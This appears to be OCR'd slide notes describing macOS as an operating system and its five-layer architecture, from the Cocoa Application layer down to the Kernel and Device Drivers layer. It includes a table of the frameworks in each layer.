
macOS Operating System

- macOS is a series of closed-source graphical operating systems developed by Apple Inc.
- It is the primary operating system for Apple's Mac computers
- It can offer a more stable and reliable platform and supports pre-emptive multitasking and memory protection

Layers of macOS


- **Cocoa Application layer**: Encompasses technologies for building an app's user interface
- **Media layer**: Incorporates specialized technologies for playing, recording, and editing audio and visual media
- **Core Services layer**: Comprises fundamental services and technologies ranging from Automatic Reference Counting to string manipulation and data formatting
- **Core OS layer**: Outlines programming interfaces related to hardware and networking
- **Kernel and Device Drivers layer**: Contains support for file systems, networking, security, IPC, programming languages, device drivers, and other tools

macOS Layered Architecture




Cocoa Application Layer	AppKit			
Media Layer	AV Foundation	Core Animation	Core Audio	Core Image
	Core Text	OpenAL	OpenGL	Quartz
Core Services Layer	Address Book	Core Data	Core Foundation	Foundation
	Quick Look	Social	Security	WebKit
Core OS Layer	Accelerate	Directory Services	Disk Arbitration	
	OpenCL	System Configuration		
Kernel and Device Drivers Layer	BSD	File System	Mach	Networking

Notes:



